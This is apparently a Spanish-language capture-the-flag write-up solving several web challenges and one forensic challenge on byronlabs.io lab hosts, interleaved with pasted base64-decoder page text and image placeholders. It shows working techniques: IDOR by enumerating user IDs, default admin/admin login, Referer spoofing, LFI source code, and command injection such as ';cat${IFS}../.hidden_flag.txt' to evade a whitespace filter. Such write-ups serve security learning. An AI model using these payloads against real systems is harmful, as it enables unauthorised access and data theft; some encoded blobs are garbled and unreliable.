PD9waHNCi8vIGNvbmZpZy5waHAgY29udGFpbmMgdGhlIHNIY3JldCwgYnV0IHZpc2l0aW5nIGl0IGRpcmVjdGx5IHNob3dzIG5vdGhpbmcmcKFBIIUCBleGVjdXRIZCkNCiRmbGFnID0gIkZMQUd7TEZXJ1cxdGhfUEhQX1dyYXBwM3JzfSI7DQo/Pg0KPCFET0NUWVBFIGh0bWw+DQo8aHRtbD4NCg0KPGJvZHk+DQogICAgPGgxPlBhZ2UgVmlld2VyPC9oMT4NCiAgICA8YSBocmVmPSI/cGFnZT1ob21lLnBocCI+SG9tZTwvYT4gfCA8YSBocmVmPSI/cGFnZT1hYm91dC5waHAiPkFib3V0PC9hPg0KICAgIDxocj4NCiAgICA8P3BocA0KICAgICRwYWdlID0gJF9HRVRbJ3BhZ2UnXTsNCiAgICBpZiAoaXNzZXQoJHBhZ2UpKSB7DQogICAgICAgIC8vIFZVTE5FUKFCTEU6IERpcmVjdCBpbmNsdWRlIG9mlHVzZXIgaW5wdXQNCiAgICAgICAgLy8gSGFyZGVuaW5nOiBXZSByZXN0cmIjdCB0byBjdXJyZW50IGRpcmVjdG9yeSBzbGlnaHRseSBidXQgYWxsb3d3cmFwcGVycw0KICAgICAgICBpbmNsdWRlKCRwYWdlKTsNCiAgICB9IGVsc2Ugew0KICAgICAgICB1Y2hvICJTZWx1Y3QgYSBwYWdlLil7DQogICAgfQ0KICAgID8+DQo8L2JvZHk+DQoNCjwvaHRtbD4=
```

Y obtenemos la flag

BidXQgYWxsb3d3cmFwcGVycw0KICAgICAgICBpbmNsdWRlKCRwYWdlKTsNCiAgICB9IGVsc2Ugew0KICAgICAgICB9IY2hvICJTZWxIY3QgYSBwYWdlLii7DQogICAgfQ0KICAgID8+DQo8L2JvZHk+DQoNCjwvaHRtbD4=

- ⓘ Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más abajo en esta página.

ASCII Conjunto de caracteres de origen.

Decodifique cada línea por separado (útil cuando tiene varias entradas).

Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8).


DECODIFICAR Decodifica sus datos en la zona de abajo.

```
<?php  
// config.php contains the secret, but visiting it directly shows nothing (PHP executed)  
$flag = "FLAG{LFI_W1th_PHP_Wrapp3rs}";  
?>  
<!DOCTYPE html>  
<html>  
  
<body>  
    <h1>Page Viewer</h1>  
    <a href="?page=home.php">Home</a> | <a href="?page=about.php">About</a>  
    <hr>  
    <?php
```

 Copiar al portapapeles

RETO 8





API Profile Viewer

Check your profile at </api/user/1001>

checkeamos le profile

```
[{"bio": "Just a guest.", "flag": "You wish.", "id": 1001, "username": "guest"}]
```

Y vemos que el endpoint es /api/users/{id}


Por lo que solo nos queda probar números

RETO 9

Probamos el 1000 no existe, probamos el 1002


```
{ "bio": "Builder.", "flag": "Nope.", "id": 1002, "username": "bob"}
```

Probamos el id = 1 y bingo ^^ que es el usuario admin



```
"bio": "I hold the keys.",  
"flag": "FLAG{ID0R_Byp4ss_Simpl3_Int3g3rs}",  
"id": 1,  
"username": "admin"
```

RETO 10



Inspeccionamos la pagina y vemos un script el cual leemos y vemos lo siguiente:

Logic: Compare input with hardcoded string (obfuscated in array)

así que en la variable ofuscada esta la contraseña o la flag, sabemos que los primeros valores son: 0: value, 1: getElementById, 2: pass, 3: length, 4: Access Denied, 5: msg, 6: innerText porque nos lo dicen en un comentario del código.

Lógica ofusada

Si seguimos leyendo nos damos cuenta que el elemento 9 del array es la contraseña

```
if (_p == _0x4f2a[9]) {
    _m[_0x4f2a[6]] = _0x4f2a[8] + _0x4f2a[7]; // "Correct! " + FLAG
    _m.style.color = "#0f0";
} else {
    _m[_0x4f2a[6]] = _0x4f2a[4]; // "Access Denied"
    _m.style.color = "red";
}
```

Y que el elemento 7 es la flag

```
<script> == $0
// "Advanced" Client-Side Protection
// The logic is obfuscated manually to simulate a typical "packer" or spaghetti code.


var _0x4f2a = ["\x76\x61\x6c\x75\x65", "\x67\x65\x51\x74\x45\x5c\x65\x61\x74\x42\x79\x49\x64", "\x78\x61\x73\x73", "\x61\x63\x65\x73\x73\x20\x44\x65\x6e\x69\x65\x64", "\x60\x73\x67",
"\x69\x6e\x6d\x65\x72\x54\x65\x78\x74", "\x46\x4c\x41\x47\x78\x4a\x53\x5f\x4f\x62\x66\x75\x73\x63\x61\x74\x69\x6e\x5f\x42\x79\x70\x61\x73\x65\x64\x70",
"\x73\x75\x61\x65\x72\x73\x65\x63\x72\x65\x74"];

// Decoded strings:
// 0: value, 1: getElementById, 2: pass, 3: length, 4: Access Denied, 5: msg, 6: innerText
```

desofuscamos el array


```
var _0x4f2a = [
    "value",
    "getElementById",
    "pass",
    "length",
    "Access Denied",
    "msg",
    "innerText",
    "FLAG{JS_Obfuscation_Bypassed}",
    "Correct! ",
    "supersecret"
];
```

Ponemos la contraseña o directamente la flag que es el elemento 7



Reto 11

The image shows a challenge card for "Mucho texto". It features a "CHALLENGE" button, a "33 SOLVES" counter, and a timer icon with the number "15". Below these are two text sections: "Lorem ipsum dolor sit amet consectetur adipiscing elit sed do eiusmod tempor incididunt ut labore et dolore magna aliqua." and "URL: <https://bosque.byronlabs.io/>". At the bottom, there is a dashed-line text input field labeled "Flag" and a red "Submit" button.




Probamos a poner la típica contraseña de admin/admin y se nos descarga un archivo .zip de logs.

Hacemos un grep de este archivo buscando la flag

```
(byaryan㉿byaryan)-[~/Desktop]
$ cat server.log | grep FLAG
2026-02-04 10:00:57 [INFO] System check: FLAG{a7adf572-93d4-4125-9e50-6bcc08e6f71b}
2026-02-04 10:00:58 [DEBUG] Process 3341: 7XmwDbYwhoxo7vNlSkZpg5VIIJ6k4aAssJF3wyfFLAGuNPyTWb

(byaryan㉿byaryan)-[~/Desktop]
$
```

RETO12




Inspeccionemos la pagina y obtenemos una pista

```
> <head>[...]</head>
<body>[...]
  <!--Para acceder debes venir de http://admin.lan-->
  <div class="container">[...]</div>
</body>
</html>
```

Así que probablemente tengamos que modificar la petición y cambiar el referer o el origin


Vamos a interceptar la petición con burpsuite

Probamos a enviar la cabecera Origin: <http://admin.lan> pero no es la correcta así que usamos la Referer: <http://admin.lan> y bingo, tenemos la flag



```
1 GET / HTTP/2
2 Host: origen.byronlabs.io
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Chromium";v="143", "Not A[Brand]";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Sec-Fetch-User: -1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Content-Encoding: gzip, deflate, br
16 Priority: -0.1
17 Referer: http://admin.lan
18
19
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
margin-top:0;
}
.success{
color:#1a73e8;
}
p{
line-height:1.5;
}
img{
max-width:100%;
height:auto;
margin-top:1rem;
border-radius:4px;
}
.flag{
font-family:monospace;
background:#e8f0fe;
padding:0.5rem;
border-radius:4px;
color:#1a73e8;
font-weight:bold;
}
/* Ocultar el comentario en el DOM renderizado pero visible en source */
.hidden-clue{
display:none;
}
</style>
</head>
<body>
<div class="container success">
<h1>
    Acceso Permitido
</h1>
<p>
    ¡Bienvenido Administrador! Fuente confiable confirmada.
</p>
<p class="flag">
    FLAG{R3f3r3_Ch3cks_Ar3_W34k}
</p>
</div>
</body>
</html>
```

RETO 13



The screenshot shows a web-based network diagnostic tool. At the top, the URL bar displays "brillo.byronlabs.io". The main title is "Network Diagnostics". Below it, a placeholder text says "Enter an IP address to check connectivity." followed by "e.g., 8.8.8.8". To the right of the input field is a blue "Run Ping" button. A dark rectangular box below the input field contains the text "No results to display." At the bottom of the page, a small copyright notice reads "© 2026 Admin Network Tools v1.0".

Inspeccionamos la pagina

Enter an IP address to check connectivity.

e.g., 8.8.8.8

Run Ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=1.16 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 1.157/1.157/1.157/0.000 ms
```

Vemos la salida exacta del ping

Así que vamos a probar a inyectar comandos por ejemplo ls

Comando usado 8.8.8.8; ls

Network Diagnostics

Enter an IP address to check connectivity.

Error: Error: Invalid input. You can only input IP addresses! Whitespaces and blocked words are not allowed.

e.g., 8.8.8.8

Run Ping

No results to display.

Asique no podemos usar espacios en blanco

Comando usado 8.8.8.8;ls

Enter an IP address to check connectivity.

e.g., 8.8.8.8

Run Ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=1.10 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 1.098/1.098/1.098/0.000 ms  
app.py
```

Tenemos que imprimir ese archivo porque probablemente dentro este la flag y sin espacio

Para ello tenemos dos formas

Usar \${IFS} separador interno de Bash o cat<flag.txt si la redirección está permitida

e.g., 8.8.8.8

Run Ping

```
import os  
from flask import Flask, request, render_template_string  
import requests  
  
app = Flask(__name__)  
  
def setup_flag():  
    flag_path = "/tmp/.hidden_flag.txt"  
    try:  
        r = requests.get("http://flag-generator:8000/get-flag", timeout=3)  
        if r.status_code == 200:  
            flag = r.json().get('flag',  
"FLAG{Static_Fallback_Error_Parsing}")  
        else:  
            flag = "FLAG{Static_Fallback_Error_Connection}"  
    except Exception as e:  
        print(f"Error fetching dynamic flag: {e}")  
        flag = "FLAG{C0mm4nd_Inj3ct10n_D4ng3r0us}" # Fallback  
  
    try:  
        with open(flag_path, "w") as f:  
            f.write(flag)  
    except Exception as e:  
        print(f"Error writing flag file: {e}")
```

Leyendo el código observamos varias flags y un path escondido que probablemente tenga nuestra flag, vamos a ir primero a por ello para eso lanzamos el siguiente comando

8.8.8.8;pwd para ver donde estamos

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=1.15 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 1.154/1.154/1.154/0.000 ms  
/app
```

© 2026 Admin Network Tools v1.0

Probamos el comando

```
;cat${IFS}../.hidden_flag.txt
```

Enter an IP address to check connectivity.


Run Ping

```
FLAG{C0mm4nd_Inj3ct10n_1s_D4ng3r0us}
```

© 2026 Admin Network Tools v1.0

Forense

RETO 1



presunta comisión de un delito de malversación de caudales públicos y blanqueo de capitales, detectado en el marco de la Operación "Sombra". Las diligencias se iniciaron a raíz de una denuncia anónima recibida el pasado 15 de noviembre de 2025, donde se alertaba sobre irregularidades contables en la empresa pública "Urbanismo y Gestión S.L.". A continuación se exponen los hechos investigados, la identidad de los sujetos implicados y el análisis de la documentación financiera incautada durante el registro efectuado el día 3 de enero de 2026.

SUJETOS INVESTIGADOS

1. [REDACTED], con DNI [REDACTED]. En calidad de Director Financiero. Se le atribuye la autoría intelectual del desvío de fondos. 2. [REDACTED], con DNI [REDACTED]. En calidad de testaferro. Figura como administradora única de las sociedades pantalla utilizadas para el blanqueo. 3. [REDACTED]. Contable de la organización. Encargado de maquillar los libros de cuentas.

HECHOS INVESTIGADOS

Durante el periodo comprendido entre 2023 y 2025, se han detectado transferencias periódicas desde las cuentas de la entidad pública hacia cuentas radicadas en paraísos fiscales. El modus operandi consistía en la facturación de servicios de consultoría inexistentes a través de la empresa instrumental "Consulting Global Future Ltd.". El importe total defraudado asciende a [REDACTED] [REDACTED]. Los fondos eran posteriormente reintroducidos en el circuito legal mediante la compra de inmuebles de lujo en la Costa del Sol. Se ha constatado que el sujeto [REDACTED] mantenía reuniones frecuentes en el Hotel [REDACTED] con intermediarios financieros para orquestar estas operaciones.

ANÁLISIS FINANCIERO

El análisis de los movimientos bancarios revela un patrón sistemático de fraccionamiento de capitales (smurfing) para eludir los controles de prevención del blanqueo de capitales. Se han identificado un total de 45 cuentas bancarias implicadas en la trama. Nota interna: La bandera de referencia [REDACTED] para este caso es [REDACTED]. Utilizar para descifrado de archivos encriptados encontrados en el servidor principal. Las auditorías externas

Si copiamos y pegamos los bloques en negro podemos leer lo que hay detrás o incluso inspeccionando la pagina y encontramos algo sospechoso

RkxBR3toMWRkM25fbDR5M3JzXzRyM19mdW5fdW5kM3JfdGgzX2JsNGNrfQ==

probablemente sea un flag codificado

Decodifique a partir del formato Base64

Simplemente introduzca los datos y pulse el botón de decodificar.

```
RkxBR3toMWRkM25fbDR5M3JzXzRyM19mdW5fdW5kM3JfdGgzX2JsNGNrfQ==.
```

Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de arriba.

Conjunto de caracteres de origen.

